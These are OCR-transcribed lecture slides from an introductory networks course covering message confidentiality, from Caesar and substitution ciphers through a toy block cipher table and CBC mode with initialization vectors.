CSCI 466: Networks

Security 1: Message Confidentiality (Encryption)

Reese Pearsall

Fall 2022

Announcements

PA3 Due TONIGHT

Office hours on Wednesday are moved to 9-10 AM

Wireshark Lab 2


Rest of Semester


Principles of Cryptography

Presentation Layer

Session Layer

Goal: Only the sender and intended receiver should be able to understand the contents of a transmitted message (confidentiality), so sender must find a way to **encrypt** his message







Principles of Cryptography

Presentation Layer

Session Layer

Goal: Only the sender and intended receiver should be able to understand the contents of a transmitted message (confidentiality), so sender must find a way to **encrypt** his message






m: Plaintext
c: Ciphertext
k_e: Encryption Key
E: Encryption Program
k_d: Decryption Key
D: Decryption Program

Deterministic programs*

*We also need to make sure that the message is not tampered with before arrival (**message integrity**) and that both parties can identify each other (**authentication**)


Symmetric Key Cryptography

Symmetric Key Cryptography is a type of encryption where only one key (a secret key) is used to both encrypt and decrypt electronic information




Early Symmetric Key Cryptography

Caesar Cipher- Each letter in plaintext is replaced by a letter some *fixed number* of positions down the alphabet



Shift of 3




Brown **La**z**y** Fo**x** → **E**urzq O**d**c**b** Ir**a**

If you did not know the key, how difficult would it be to crack a Caesar cipher?

Early Symmetric Key Cryptography

Monolithic Substitution Cipher- each letter of the plain text is replaced with another letter of the alphabet (no fixed length position)




What does a key look like?

26-Characters
"EABZTIVGSKXFJPYCDWONMHQLRU"

If we don't know the key, how difficult would it be to **brute force** this?

Early Symmetric Key Cryptography

Monolithic Substitution Cipher- each letter of the plain text is replaced with another letter of the alphabet (no fixed length position)



What does a key look like?

26-Characters
"EABZTIVGSKXFJPYCDWONMHQLRU"

If we don't know the key, how difficult would it be to **brute force** this?


26! Possible permutations

However, we can leverage the fact that certain characters appear more commonly in the English language (a, e, i, t, r) to make guessing *much* easier

(**frequency analysis**)

Block Cipher

Plaintext is divided into n-sized blocks and each block is encrypted independently



3-bit Block Cipher Table


Input	output
000	110
001	111
010	101
011	100
100	011
101	010
110	000
111	001

Key!

010000111→

Block Cipher

Plaintext is divided into n-sized blocks and each block is encrypted independently



3-bit Block Cipher Table

Input	output
000	110
001	111
010	101
011	100
100	011
101	010
110	000
111	001

Key!

010000111→101110001


Block Cipher

Plaintext is divided into n-sized blocks and each block is encrypted independently

010000111→101110001

Typically, the block sizes are going to be 64 bits or even larger


# of mappings
general formula: $\mathbf{2^k!}$



Important Properties

- Even small differences in plaintext result in different ciphertexts
- Blocks in plaintext that are the same will also have matching ciphertexts


Block Cipher




Important Properties

- Even small differences in plaintext result in different ciphertexts
- Blocks in plaintext that are the same will also have matching ciphertexts

If identical keys are used:






Think about storing table information for 64 block size ☹

Block Cipher

Cipher Block Chaining (CBC) Mode



Introduces **block dependency** $\boxed{C_i = E_K(P_i \oplus C_{i-1})}$


Introduces an **initialization vector (IV)** to ensure that even if two plaintexts are identical, their ciphertexts are still different because different IVs will be used

